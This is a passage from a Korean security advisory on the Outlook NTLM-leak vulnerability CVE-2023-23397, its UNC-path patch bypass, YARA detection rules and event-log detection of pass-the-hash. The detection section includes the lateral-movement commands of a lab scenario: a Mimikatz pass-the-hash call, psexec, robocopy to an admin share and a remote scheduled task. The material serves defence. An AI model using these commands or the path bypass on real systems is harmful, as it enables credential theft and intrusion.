그러나 Akamai社에서 이번 패치는 UNC 경로명을 조작할 경우 우회될 수 있음을 밝혔다. 우회 취약점에 대해 CVE-2023-29324로 넘버링되고 추가로 5월 패치에 포함되어 릴리즈되었다[6]. 미리 알림에 설정된 UNC 경로가 신뢰할 수 있는 도메인, 인트라넷인지 여부 등을 확인하기 위해 IsFileZoneLocalIntranetOrTrusted 함수 및 ① MapUrlToZone 함수가 호출된다. 이후 UNC 경로의 음원 파일을 열기 위해 ② CreateFile 함수가 호출된다. 문제는 MSHTML 플랫폼 API 메서드(Internet Explorer 11의 HTML 렌더링 엔진)인 MapUrlToZone 함수와 CreateFile 함수가 UNC 경로명을 서로 다르게 처리하여 발생한다.

```
PlayReminderSound(){
.....................
IsFileZoneLocalIntranetOrTrusted(){ //패치함수
.............................
① MapUrlToZone(){
CreateUri('\\.\UNC\\a.com\file.wav');
}
.............................
}
.....................
}
.................② CreateFile('\\.\UNC\\a.com\file.wav');
```

그림 3-31 패치 후 MSHTML API에서 해당 UNC가 어떤 영역에 있는지 확인하는 MapUrlToZone 함수〉

- MapUrlZone : URL 영역을 반환하며, 경로가 신뢰할 수 있는 영역인지, 로컬, 인트라넷, 인터넷인지 확인
- CreateFile : 사운드 파일 핸들 오픈
- UNC : 공유 파일이 저장되어 있는 장치 ex) \\servername\sharename\path\filename

MapUrlToZone 함수를 살펴보면 내부적으로 일차로 CreateUri함수를 사용하여 UNC 경로를 처리하는데, CreateUri 함수는 '\\.\UNC\\kisa.or.kr\file.wav' 입력 값으로 수신 시 '//.//UNC//kisa.or.kr/file.wav'로 변환한다. 이후 UNC 경로명은 DoS 경로명에서 NT 경로명으로 재변환되는 과정에서 정규화됨(정규화 규칙에 따름)에 따라 'C://UNC/kisa.or.kr/file.wav' 로컬(local)로 인식되어 리턴 값 0이 된다. 따라서 패치된 함수에서는 local로 판단하고 미리 알림에 설정된 음원 파일(file.wav)을 열람하며 이 때 CreateFile 함수를 사용한다.

그림 3-32 1. MapUrlToZone 메소드 호출 과정

그림 3-33 2. Createfile 함수 호출 과정

CreateFile함수는 최종적으로 음원 파일을 열기위해 '₩₩.₩UNC₩₩kisa.or.kr₩file.wav' 경로명을 DoS 경로명에서 NT 경로명으로 변환하며 정규화 규칙에 따라 '₩' 값을 삭제처리한다. 최종적으로 '₩??₩UNC₩kisa.or.kr₩file.wav' 경로가 이용되어 SMB 경로로 인식된다. 즉 ① MapUrlToZone 함수를 통해 안전한 경로인지 확인하는 과정에서는 로컬로 인식하게 하여 우회하고 실제 음원 파일을 실행 시키는 ② CreateFile 함수를 통해서는 SMB 연결을 시도하여 정보유출 되는 NTLMv2 인증 과정을 수행한다. 이를 통해 CVE-2023-23397 패치 전과 동일하게 취약점이 발생한다.

취약점 원인이 되었던 ① MapUrlToZone 함수는 MSHTML 플랫폼 API 메서드이다. MSHTML 플랫폼은 Internet Explorer 11의 HTML 렌더링 엔진으로 IE에서는 더이상 사용되지 않으나 Windows 응용프로그램(아웃룩 등)에서 HTML 콘텐츠를 표시(웹렌더링)하는 Windows Web Browser 컨트롤에는 여전히 사용되고 있어 유사한 취약점이 나올 가능성이 높다. 현재 위에서 설명한 CVE-2023-29324 이외에도 '23년 7월 CVE-2023-35336, CVE-2023-35308 MSHTML 경로 취약점이 추가적으로 발견되고 있다.

6. MS Outlook 권한 상승 취약점 및 비인가된 인증(Pass-the hash) 공격 점검 방법

Microsoft社는 해당 취약점을 점검할 수 있는 파워쉘 스크립트를 공개하고 있다. 엑셀(CVS) 파일 형식으로 취약점이 포함된 악성 메일을 목록화할뿐 아니라, 악성 이메일을 지속적으로 모니터링하는 방법도 제공하고 있다. 해당 취약점을 패치할 지라도 미미카츠 등을 이용한 비인가된 인증(Pass-the-hash) 공격은 APT 공격 과정에서 피할 수 없다. 정상적인 인증 방식과 유사하기 때문에 해커의 공격과 구분하기 어려우나, 측면 이동(lateral movement)을 탐지하는 방법에 대해 CERT-EU는 제시하고 있다. 아래는 MS Outlook 권한 상승 취약점(CVE-2023-23397) 및 비인가된 인증(Pass-the-Hash) 공격 점검 방법에 대해 알아본다.

6.1 MS Outlook 권한상승 취약점(CVE-2023-23397) 점검 방법

Exchange server(on-premises)를 사용하는 경우 취약점 점검 스크립트를 통해 취약점 확인이 가능하다. 사전에 점검을 수행하려면 아래 PowerShell 명령어를 수행해야한다. 이는 점검 전에 권한있는 역할을 새로 생성하는 스크립트다.

```
(전제조건) New-RoleGroup -Name “CVE-2023-23397-Script” -Roles “ApplicationImpersonation”
-Description
“Permission to run the CVE-2023-23397 script”
Add-RoleGroupMember -Identity “CVE-2023-23397-Script” -Member
“<UserWhoRunsTheScript(pjihee1@outlook.com)>”
```

최종적으로 해당 역할을 통해 EWS(Exchange Web Services)를 사용하여 아웃룩에서 취약점에 악용된 메일 항목을 가져올 수 있는 아 래 스크립트를 실행한다.

```
New-ThrottlingPolicy “CVE-2023-23397-Script”
Set-ThrottlingPolicy “CVE-2023-23397-Script” -EWSMaxConcurrency Unlimited
-EWSMaxSubscriptions Unlimited -
CPAMaxConcurrency Unlimited -EwsCutoffBalance Unlimited -EwsMaxBurst Unlimited
-EwsRechargeRate Unlimited
Set-Mailbox -Identity “<UserWhoRunsTheScript(메일주소)>” -ThrottlingPolicy “CVE-2023-
23397-Script”
```

취약한 악성 메일이 있을 경우 CSV파일로 목록화하여 보여주게 되는데, 해당 메시지 속성 또는 메시지 전체를 지우는 스크립트는 아래와 같다. (CVE-2023-23397.ps1 파일은 아래 링크를 참조하여 다운로드 받을 수 있다.)

〈취약점 관련된 (악의적인 url이 포함된)메시지 속성만 삭제하는 경우〉

```
PS C:\> .\CVE-2023-23397.ps1 -Environment Onprem -CleanupAction ClearProperty
-CleanupInfoFilePath <Path to modified CSV>
```

〈취약점 관련된 메시지 자체를 모두 삭제하는 경우〉

```
PS C:\> .\CVE-2023-23397.ps1 -Environment Onprem -CleanupAction ClearItem
-CleanupInfoFilePath <Path to modified CSV>
```

지속적으로 이후에도 해당 취약점에 대한 아웃룩 감시가 필요할 경우 아래와 같은 명령어를 통해 감시할 수 있다.

〈Exchange server(on-premises)〉

```
PS C:\> Get-Mailbox | .\CVE-2023-23397.ps1 -Environment Onprem
* Azure 앱 사전 설치 필요
```

〈Exchange server(online)〉

```
PS C:\> Get-Mailbox| .\CVE-2023-23397.ps1 -Environment “Online”
```

상세한 사항은 아래 링크를 참조하여 점검 및 감시를 수행할 수 있다.

| https://microsoft.github.io/CSS-Exchange/Security/CVE-2023-23397/

6.2 YARA 탐지 방법

YARA는 악성코드 샘플에 포함된 텍스트 또는 바이너리 정보 즉, 시그니처를 이용해서 악성코드 종류를 식별하고 분류하는 툴이다. Windows, linux 등 다양한 OS에 설치할 수 있다. python 설치 후 python 버전에 맞는 python-yara 모듈을 아래의 경로를 통해 설치하면 yara 툴을 사용할 수 있다.

https://code.google.com/archive/p/yara-project/downloads

아래는 CVE-2023-23397 을 탐지하는 패턴이 적용된 규칙으로 이를 vuln.txt로 저장한다.

```
rule SUSP_EXPL_Msg_CVE_2023_23397_Mar23 {

meta:
description = "MSG file with a PidLidReminderFileParameter property, potentially
exploiting CVE-2023-23397"
author = "delivr.to"
date = "2023-03-15"
modified = "2023-03-17"
score = 60

hash = "47fee24586cd2858cfff2dd7a4e76dc95eb44c8506791ccc2d59c837786eafe3"
hash = "582442ee950d546744f2fa078adb005853a453e9c7f48c6c770e6322a888c2cf"
hash = "6c0087a5cbccb3c776a471774d1df10fe46b0f0eb11db6a32774eb716e1b7909"
hash = "7fb7a2394e03cc4a9186237428a87b16f6bf1b66f2724aea1ec6a56904e5bfad"
hash = "eedae202980c05697a21a5c995d43e1905c4b25f8ca2fff0c34036bc4fd321fa"

strings:

/* PSETID_Appointment */
$psetid_app = { 02 20 06 00 00 00 00 00 C0 00 00 00 00 00 00 46 }

/* PSETID_Meeting */
$psetid_meeting = { 90 DA D8 6E 0B 45 1B 10 98 DA 00 AA 00 3F 13 05 }

/* PSETID Task */
$psetid_task = { 03 20 06 00 00 00 00 00 c0 00 00 00 00 00 00 46 }
/* PidLidReminderFileParameter */
$rfp = { 1F 85 00 00 }

/* \\ UNC path prefix - wide formatted */
$u1 = { 00 00 5C 00 5C 00 }

/* not MSI */
$fp_msi1 = {84 10 0C 00 00 00 00 00 C0 00 00 00 00 00 00 46}
condition:
uint32be(0) == 0xD0CF11E0
```


```
and uint32be(4) == 0xA1B11AE1
and 1 of ($psetid*)
and $rfp
and $u1
and not 1 of ($fp*)
}

rule EXPL_SUSP_Outlook_CVE_2023_23397_Exfil_IP_Mar23 {

meta:
description = “Detects suspicious .msg file with a PidLidReminderFileParameter property
exploiting CVE-2023-23397”
author = “delivr.to”
date = “2023-03-15”
modified = “2023-03-18”
score = 75

hash = “47fee24586cd2858cfff2dd7a4e76dc95eb44c8506791ccc2d59c837786eafe3”
hash = “582442ee950d546744f2fa078adb005853a453e9c7f48c6c770e6322a888c2cf”
hash = “6c0087a5cbccb3c776a471774d1df10fe46b0f0eb11db6a32774eb716e1b7909”
hash = “7fb7a2394e03cc4a9186237428a87b16f6bf1b66f2724aea1ec6a56904e5bfad”
hash = “eedae202980c05697a21a5c995d43e1905c4b25f8ca2fff0c34036bc4fd321fa”
hash = “e7a1391dd53f349094c1235760ed0642519fd87baf740839817d47488b9aef02”

strings:

/* PSETID_Appointment */
$psetid_app = { 02 20 06 00 00 00 00 00 C0 00 00 00 00 00 00 46 }

/* PSETID_Meeting */
$psetid_meeting = { 90 DA D8 6E 0B 45 1B 10 98 DA 00 AA 00 3F 13 05 }
/* PSETID Task */
$psetid_task = { 03 20 06 00 00 00 00 00 c0 00 00 00 00 00 00 46 }

/* PidLidReminderFileParameter */
$rfp = { 1F 85 00 00 }
/* \\ + IP UNC path prefix - wide formatted */
$u1 = { 5C 00 5C 00 (3? 00 2E|3? 00 3? 00 2E|3? 00 3? 00 3? 00 2E) 00 (3? 00 2E|3? 00 3?
 00 2E|3? 00 3? 00 3? 00 2E) 00 (3? 00 2E|
3? 00 3? 00 2E|3? 00 3? 00 3? 00 2E) 00 (3? 00 3? 00 3? 00|3? 00 3? 00|3? 00) }

/* \\ + IP UNC path prefix - regular/ascii formatted for Transport Neutral Encapsulation
Format */
$u2 = { 00 5C 5C (3? 2E|3? 3? 2E|3? 3? 3? 2E) (3? 2E|3? 3? 2E|3? 3? 3? 2E) (3? 2E|3? 3?
2E|3? 3? 3? 2E) (3? 3? 3?|3? 3?|3?) }

/* not MSI */
$fp_msi1 = {84 10 0C 00 00 00 00 00 C0 00 00 00 00 00 00 46}
```

```
condition:
(
uint16(0) == 0xCFD0 and 1 of ($psetid*)
or
uint32be(0) == 0x789F3E22
)

and any of ( $u* )
and $rfp
and not 1 of ($fp*)

}

rule EXPL_SUSP_Outlook_CVE_2023_23397_SMTP_Mail_Mar23 {

meta:
author = “Nils Kuhnert”
date = “2023-03-17”
description = “Detects suspicious *.eml files that include TNEF content that possibly
exploits CVE-2023-23397. Lower score than EX
PL_SUSP_Outlook_CVE_2023_23397_Exfil_IP_Mar23 as we’re only looking for UNC prefix.”
score = 60

strings:

// From:
$mail1 = { 0A 46 72 6F 6D 3A 20 }

// To:
$mail2 = { 0A 54 6F 3A }

// Received:
$mail3 = { 0A 52 65 63 65 69 76 65 64 3A }

// Indicates that attachment is TNEF
$tnef1 = “Content-Type: application/ms-tnef” ascii
$tnef2 = “\x78\x9f\x3e\x22” base64

// Check if it’s an IPM.Task
$ipm = “IPM.Task” base64

// UNC prefix in TNEF
$unc = “\x00\x00\x00\x5c\x5c” base64

condition:
all of them
} //vuln.txt로 저장
```

〈CVE-2023-23397 rule〉

이후 yara툴에 해당 규칙을 적용시키기 위해 아래와 같이 컴파일 후 원하는 경로를 지정하여 실행시킬 경우 해당 파일이 악성파일인지 확인할 수 있다.

```
>>> import yara
/* yara tool 적용 */
>>> rules=yara.compile(filepath="C:/Users/KISA/Desktop/vulnrule.txt")
/*CVE-2023-23397 규칙을 txt로 저장하여 컴파일함*/
>>> rules.match(filepath="C:/Users/KISA/Desktop/msg.msg")
/*점검하고자 하는 경로를 filepath로 지정하여 match를 통해 탐지*/
```



6.3 비인가된 인증(Pass-the-hash) 공격 점검 방법[7]

비인가된 인증(Pass-the-hash) 공격 기법을 통해 탈취된 NTLM 해쉬를 활용하여 비인가된 시스템에 접근하는 경우, 이벤트 로그를 통해 공격을 탐지하는 방법에 대해 알아본다. 공격 시나리오에서 해커는 user-ws를 장악한 상태에서 my-admin 계정의 NTLM 해쉬를 통해 admin-ws에 로그인한다. 아래 그림은 NTLM 자격 증명을 사용하여 Target(admin-ws)에 로그인하는 과정에서 모든 엔터티(Domain Controller, 타겟 시스템 등)에서 생성될 수 있는 이벤트에 대해 기술하고 있다.




그림 3-34 NTLM 사용 관련 이벤트 로그 (출처 : EU-CERT)

그림에서의 이벤트가 발생하는 경우, 내부 네트워크 상에서 비인가된 인증(Pass-the-Hash) 공격이 발생하였는지 여부를 점검, 탐지할 수 있다. 아래는 Domain Controlller, 공격이 발생한 시스템, 공격 대상 시스템에서 주의 깊게 살펴보아야 되는 이벤트에 대한 설명이다.

이벤트번호	설명
4648	명시적 자격 증명을 사용하여 로그온을 시도 시 생성되는 이벤트
4624	계정이 성공적으로 로그온할 때 생성되는 이벤트
4776	NTLM 인증을 사용하여 자격 증명 유효성 검사가 발생할 때마다 생성되는 이벤트
4634	로그온 세션이 종료되었고 더 이상 존재하지 않을 때 발생하는 이벤트
4647	로그오프가 시작될 때 생성되는 이벤트
4672	신규 로그온 세션에 다음 중요한 권한이 할당된 경우 신규 계정 로그온을 생성하는 이벤트 ① SeTcbPrivilege (운영 체제의 일부로 작동) ② SeBackupPrivilege (파일 및 디렉터리 백업) ③ SeCreateTokenPrivilege (토큰 개체생성) ④ SeDebugPrivilege (프로그램 디버그) ⑤ SeEnableDelegationPrivilege (위임에 대해 컴퓨터 및 사용자 계정을 신뢰할 수 있도록 설정) ⑥ SeAuditPrivilege (보안 감사 생성) ⑦ SeImpersonatePrivilege (인증 후 클라이언트 가장) ⑧ SeLoadDriverPrivilege (디바이스 드라이버 로드 및 언로드) ⑨ SeSecurityPrivilege (감사 및 보안 로그 관리) ⑩ SeSystemEnvironmentPrivilege (펌웨어 환경 값 수정) ⑪ SeAssignPrimaryTokenPrivilege (프로세스 수준 토큰 바꾸기) ⑫ SeRestorePrivilege (파일 및 디렉터리 복원) ⑬ SeTakeOwnershipPrivilege (파일 또는 기타 개체의 소유권 가져오기)
4625	로그온 실패 시 생성되는 이벤트

① (이벤트 4648, user-ws에서 확인 가능) 공격자는 감염된 워크스테이션(user-ws)에 사전에 탈취한 NTLM 해쉬 자격 증명 정보를 활용 하여 로그온한다.

• 탈취한 ntlm 해쉬를 이용하여 user-ws에 로그인하는 명령어(4624이벤트) : sekurlsa::pth /user:my-admin /domain:corp /ntlm:[nt hash] /run:cmd.exe

```
Time: 06:32:44
Event: 4624
Event content:
- SubjectUserSid = S-1-5-18 SubjectUserName = USER-WS$
- SubjectDomainName = CORP
- SubjectLogonId = 0x00000000000003e7 TargetUserSid = S-1-5-18 TargetUserName = SYSTEM
TargetDomainName = NT AUTHORITY TargetLogonId = 0x00000000001046e9
```

```
- LogonType = 9
- LogonProcessName = seclogo
- AuthenticationPackageName = Negotiate
- WorkstationName = LogonGuid = {00000000-0000-0000-0000-000000000000}
- TransmittedServices = - LmPackageName = - KeyLength = 0 ProcessId = 0x00000000000003b4
- ProcessName = C:/Windows/System32/svchost.exe IpAddress = ::1 IpPort = 0
Command: sekurlsa::pth /user:my-admin /domain:corp /ntlm:[nt hash] /run:cmd.exe
Comment: Succesful logon, TargetLogonId = 0x00000000001046e9

Time: 06:32:44
Event: 4672
Event content:
- SubjectUserSid = S-1-5-18 SubjectUserName = SYSTEM SubjectDomainName = NT AUTHORITY
- SubjectLogonId = 0x00000000001046e9
12
- PrivilegeList = SeCreateTokenPrivilege SeAssignPrimaryTokenPrivilege SeTcbPrivilege
SeSecurityPrivilege SeTakeOwnershipPrivilege SeLoadDriverPrivilege SeBackupPrivilege
SeRestorePrivilege SeDebugPrivilege SeAuditPrivilege SeSystemEnvironmentPrivilege
SeImpersonatePrivilege
Comment: Special privileges assigned to new logon, as above. LogonId =
0x00000000001046e9

Time: 06:32:55
Event: 4648
Event content:
- SubjectUserSid = S-1-5-18 SubjectUserName = SYSTEM SubjectDomainName = NT AUTHORITY
- SubjectLogonId = 0x00000000001046e9 LogonGuid = {00000000-0000-0000-0000-000000000000}
- TargetUserName = -------- TargetDomainName = ---- TargetLogonGuid =
{00000000-0000-0000-0000-000000000000}
- TargetServerName = admin-ws.corp.pass.thehash TargetInfo = admin-ws.corp.pass.thehash
- ProcessId = 0x0000000000000004 ProcessName =
- IpAddress = - IpPort = -
Command: psexec.exe \\admin-ws cmd.exe
Comment: A logon was attempted using explicit credentials. This event is generated when
a process attempts to log on an account by e
xplicitly specifying that accounts credentials.
This most commonly occurs in batch-type configurations such as scheduled tasks, or when
using the RUNAS command. SubjectLogonId = 0x00000000001046e9

Time: 06:32:55
Event: 4648
Event content:
- SubjectUserSid = S-1-5-18 SubjectUserName = SYSTEM SubjectDomainName = NT AUTHORITY
- SubjectLogonId = 0x00000000001046e9 LogonGuid = {00000000-0000-0000-0000-000000000000}
- TargetUserName = -------- TargetDomainName = ---- TargetLogonGuid =
{00000000-0000-0000-0000-000000000000}
- TargetServerName = admin-ws.corp.pass.thehash TargetInfo = admin-ws.corp.pass.thehash
ProcessId = 0x0000000000000998
```

```
- ProcessName = C:/goodies/PsExec.exe
- IpAddress = - IpPort = -
Comment: LogonId = 0x00000000001046e9

Time: 06:33:35
Event: 4648
Event content:
- SubjectUserSid = S-1-5-18 SubjectUserName = SYSTEM SubjectDomainName = NT AUTHORITY
- SubjectLogonId = 0x00000000001046e9 LogonGuid = {00000000-0000-0000-0000-000000000000}
- TargetUserName = -------- TargetDomainName = ---- TargetLogonGuid =
{00000000-0000-0000-0000-000000000000}
- TargetServerName = admin-ws.corp.pass.thehash TargetInfo = admin-ws.corp.pass.thehash
- ProcessId = 0x0000000000000004 ProcessName =
- IpAddress = - IpPort = -
Command: robocopy.exe c:\goodies\sch \\admin-ws\c$
Comment: A logon was attempted using explicit credentials. LogonId = 0x00000000001046e9

Time: 06:34:15
Event: 4648
Event content:
- SubjectUserSid = S-1-5-18 SubjectUserName = SYSTEM SubjectDomainName = NT AUTHORITY
- SubjectLogonId = 0x00000000001046e9 LogonGuid = {00000000-0000-0000-0000-000000000000}
- TargetUserName = -------- TargetDomainName = ---- TargetLogonGuid =
{00000000-0000-0000-0000-000000000000}
- TargetServerName = admin-ws.corp.pass.thehash TargetInfo = admin-ws.corp.pass.thehash
- ProcessId = 0x0000000000000004 ProcessName =
- IpAddress = - IpPort = -
Command: at.exe \\admin-ws 08:00 c:\schedule.bat
Comment: A logon was attempted using explicit credentials.LogonId = 0x00000000001046e9
```

② (이벤트 4776, Domain Controller에서 확인 가능) 첫 번째 4776 이벤트는 Domain Controller가 admin-ws$ 시스템을 인증(NTLM 해쉬 사용)하는 과정에서 발생한다. 해당 이벤트의 경우, 비인가된 인증(Pass-the-Hash) 공격을 탐지하기에 효과적이지 않다.

③ (이벤트 4776, Domain Controller에서 확인 가능) 두 번째 4776 이벤트는 Domain Controller가 user-ws시스템의 my-admin 계정 자격증명 유효성 검사를 할 때 발생한다. 해당 이벤트의 경우 비인가된 인증(Pass-The-Hash) 공격을 탐지하기에 적합하다.

```
Time: 06:32:56
Event: 4776
Event content:
- PackageName = MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
- TargetUserName = my-admin
- Workstation = USER-WS
```

```
- Status = 0x00000000
Command: `psexec.exe \\admin-ws cmd.exe`
Comment: The domain controller attempted to validate the credentials for an account

Time: 06:33:37
Event: 4776
Event content:
- PackageName = MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
- TargetUserName = my-admin
- Workstation = USER-WS
- Status = 0x00000000
Command: robocopy.exe c:\goodies\sch \\admin-ws\c$
Comment: The domain controller attempted to validate the credentials for an account

Time: 06:34:16
Event: 4776
Event content:
- PackageName = MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
- TargetUserName = my-admin
- Workstation = USER-WS
- Status = 0x00000000
Command: at.exe \\admin-ws 06:35 c:\schedule.bat
Comment: The domain controller attempted to validate the credentials for an account
```

④ (이벤트 4624, admin-ws에서 확인 가능) user-ws 시스템이 공격 대상 시스템인 admin-ws에 my-admin 계정으로 로그인에 성공할 시 4624 이벤트가 발생한다. 로그온 실패를 가리키는 이벤트 4625가 발견되었다면 포렌식 관점에서 APT 공격의 결정적인 단서로 공격자가 어느 시스템(user-ws)에서 공격을 수행했는지 알 수 있다.

⑤ (이벤트 4634/4667, user-ws에서 확인 가능) 로그오프를 할때 발생하는 이벤트로 로그인할때 발생하는 이벤트 4624와 함께 분석하면 Logon ID를 통해 공격의 전체 프로세스 타임라인을 알 수 있다.

```
Time: 06:32:55
Event: 4672
Event content:
- SubjectUserSid = S-1-5-21-2976932740-3244455291-537790045-1105
- SubjectUserName = my-admin
- SubjectDomainName = CORP SubjectLogonId = 0x00000000000f133c PrivilegeList =
SeSecurityPrivilege SeBackupPrivilege SeRestorePrivilege SeTakeOwnershipPrivilege
SeDebugPrivilege SeSystemEnvironmentPrivilege SeLoadDriverPrivilege
SeImpersonatePrivilege
Comment: Special privileges assigned to new logon.

Time: 06:32:55
Event: 4624
Event content:
- SubjectUserSid = S-1-0-0 SubjectUserName = - SubjectDomainName = - SubjectLogonId =
```

```
0x0000000000000000 TargetUserSid = S-1-5-21-2976932740-3244455291-537790045-1105
- TargetUserName = my-admin
- TargetDomainName = CORP
- TargetLogonId = 0x00000000000f133c
- LogonType = 3
- LogonProcessName = NtLmSsp
- AuthenticationPackageName = NTLM WorkstationName = USER-WS
- LogonGuid = {00000000-0000-0000-0000-000000000000} TransmittedServices = -
LmPackageName =
NTLM V1 KeyLength = 128 ProcessId = 0x0000000000000000 ProcessName = - IpAddress =
192.168.89.101 IpPort = 49286
Command: psexec.exe \\admin-ws cmd.exe
Comment: Succesful logon. TargetLogonId = 0x00000000000f133c

Time: 06:33:32
Event: 4634
Event content:
- TargetUserSid = S-1-5-21-2976932740-3244455291-537790045-1105
- TargetUserName = my-admin
- TargetDomainName = CORP
- TargetLogonId = 0x00000000000f133c
- LogonType = 3
Comment: TargetLogonId = 0x00000000000f133c

Time: 06:33:35
Event: 4672
Event content:
- SubjectUserSid = S-1-5-21-2976932740-3244455291-537790045-1105
- SubjectUserName = my-admin
- SubjectDomainName = CORP
- SubjectLogonId = 0x00000000000f2736
- PrivilegeList = SeSecurityPrivilege SeBackupPrivilege SeRestorePrivilege
SeTakeOwnershipPrivilege SeDebugPrivilege SeSystemEnvironmentPrivilege
SeLoadDriverPrivilege SeImpersonatePrivilege

Time: 06:33:35
Event: 4624
Event content:
- SubjectUserSid = S-1-0-0 SubjectUserName = - SubjectDomainName = - SubjectLogonId =
0x0000000000000000 TargetUserSid = S-1-5-21-2976932740-3244455291-537790045-1105
- TargetUserName = my-admin
- TargetDomainName = CORP
- TargetLogonId = 0x00000000000f2736
14
- LogonType = 3
- LogonProcessName = NtLmSsp
- AuthenticationPackageName = NTLM
- WorkstationName = USER-WS
- LogonGuid = {00000000-0000-0000-0000-000000000000} TransmittedServices = -
LmPackageName =
```

```
NTLM V1 KeyLength = 128 ProcessId = 0x0000000000000000 ProcessName = -
- IpAddress = 192.168.89.101 IpPort = 49298
Command: robocopy.exe c:\goodies\sch \\admin-ws\c$

Time: 06:34:02
Event: 4634
Event content:
- TargetUserSid = S-1-5-21-2976932740-3244455291-537790045-1105
- TargetUserName = my-admin
- TargetDomainName = CORP
- TargetLogonId = 0x00000000000f2736
- LogonType = 3
Time: 06:34:15
Event: 4672
Event content:
- SubjectUserSid = S-1-5-21-2976932740-3244455291-537790045-1105
- SubjectUserName = my-admin SubjectDomainName = CORP
- SubjectLogonId = 0x00000000000f309b
- PrivilegeList = SeSecurityPrivilege SeBackupPrivilege SeRestorePrivilege
SeTakeOwnershipPrivilege SeDebugPrivilege SeSystemEnvironmentPrivilege
SeLoadDriverPrivilege SeImpersonatePrivilege LogonId = 0x00000000000f309b

Time: 06:34:15
Event: 4624
Event content:
- SubjectUserSid = S-1-0-0 SubjectUserName = - SubjectDomainName = - SubjectLogonId =
0x0000000000000000 TargetUserSid = S-1-5-21-2976932740-3244455291-537790045-1105
- TargetUserName = my-admin
- TargetDomainName = CORP
- TargetLogonId = 0x00000000000f309b
- LogonType = 3
- LogonProcessName = NtLmSsp
- AuthenticationPackageName = NTLM
- WorkstationName = USER-WS
- LogonGuid = {00000000-0000-0000-0000-000000000000} TransmittedServices = -
LmPackageName =
NTLM V1 KeyLength = 128 ProcessId = 0x0000000000000000 ProcessName = -
- IpAddress = 192.168.89.101 IpPort = 49299
Command: at.exe \\admin-ws 08:00 c:\schedule.bat
Comment: LogonId = 0x00000000000f309b

Time: 06:34:26
Event: 4634
Event content:
- TargetUserSid = S-1-5-21-2976932740-3244455291-537790045-1105
- TargetUserName = my-admin
- TargetDomainName = CORP
- TargetLogonId = 0x00000000000f309b
- LogonType = 3
Comment: LogonId = 0x00000000000f309b
```

최종적으로 각각의 엔터티(Domain Controller, admin-ws, user-ws)의 이벤트 로그(4776, 4624, 4625)에서 인증패키지, 로그온 계정, 에 러코드 등이 아래와 같으면 비인가된 인증(Pass-the-Hash) 공격을 의심해야 한다.

- **(4776 NTLM 유효성 검사 이벤트)** 도메인 컨트롤러에서 ADMIN-WS 이외 시스템에서 ADMIN 계정으로 NTLM 해쉬를 통해 로그인 하여 유효성 검사 이벤트가 발생한 경우

- **(4624 로그온 이벤트)** ADMIN-WS 이외의 시스템(예시 : USER-WS)으로 NTLM 해쉬를 이용해 4624 로그온 성공한 이벤트가 발생 한 경우

- **(4625 로그온 실패 이벤트)** ADMIN-WS 이외 시스템(예시 : USER-WS)에서 로그온 유형 3(네트워크접속)으로 ADMIN 계정으로 ADMIN-WS에 접속하였으나 로그온 실패를 한 이벤트가 발생한 경우

로그	이벤트	필드	모니터링 값
Domain Controller	4776 (NTLM 유효성검사)	인증 패키지 로그온 계정 출발 시스템 에러코드	MICROSOFT_AUTHENTICATION_PACKAGE ADMIN ADMIN-WS 이외 시스템 ANY
WS	4624 (로그온 성공)	인증패키지	MICROSOFT_AUTHENTICATION_PACKAGE 혹은 NTLM
WS	4625 (로그온 실패)	로그온 계정 시스템 이름 출발 네트워크 주소지 로그온 유형	ADMIN ADMIN-WS 이외 시스템 ADMIN-WS 이외 아이피 주소 3 혹은 ANY

7. 시사점

지능형 APT 공격형 해커는 기업 내부 계정 정보 유출을 위해 정상 사용자를 위장한 스피어피싱 이메일 기법, 메신저 피싱, SNS 피싱 등의 다양한 사회 공학적 기법을 사용한다. 해당 MS Outlook 제로 데이 취약점은 이메일을 열람만 하더라도 익스플로잇이 가능하여 파급도가 높았다. 이메일 열람으로 유출된 NTLM 해쉬 값이 해커에게 전송되어 비인가된 인증 공격(Pass-the Hash 공격)에 활용될 수 있었다. 비인가된 인증 공격(Pass-the Hash 공격)은 취약점을 이용한 공격 뿐 아니라 일반적인 APT 공격에도 많이 악용되는 기법이다. 따라서 기업 보안 담당자 입장에서는 NTLM 해쉬값이 유출 되지 않도록 아웃바운드 정책(SMB 445 port)을 제한하거나 NTLMv2 해쉬 값을 이용한 비정 상적인 로그인을 모니터링하고 탐지하는 체계가 필요하다. Active Directory의 '보호된 사용자 보안 그룹(Protected Users Security Group)에 사용자를 추가하여 제한한다. [8] 또한 기업 내부 직원은 백신을 최신상태로 유지하고 정기적으로 검사를 수행하며 정기적인 Windows 보안 업데이트를 통해 취약점에 노출되지 않도록 방어해야 된다. 만약 출처가 불분명한 문서는 열람하거나 도메인을 클릭하였다면 기업 내부 보안 담당가에게 신고하여 침해사고가 확산하는 것을 조기에 방지해야 할 것이다.

8. 참고사이트

[1] DeepInstinct, “CVE-2023-23397: Exploitations in the Wild - What You Need to Know”, 2023.3.17 :” https://www.deepinstinct.com/blog/cve-2023-23397-exploitations-in-the-wild-what-you-need-to-know

[2] Microsoft, “Microsoft Outlook Elevation of Privilege Vulnerability”, 2023.3.14 : https://msrc.microsoft.com/update-guide/vulnerability/CVE-2023-23397

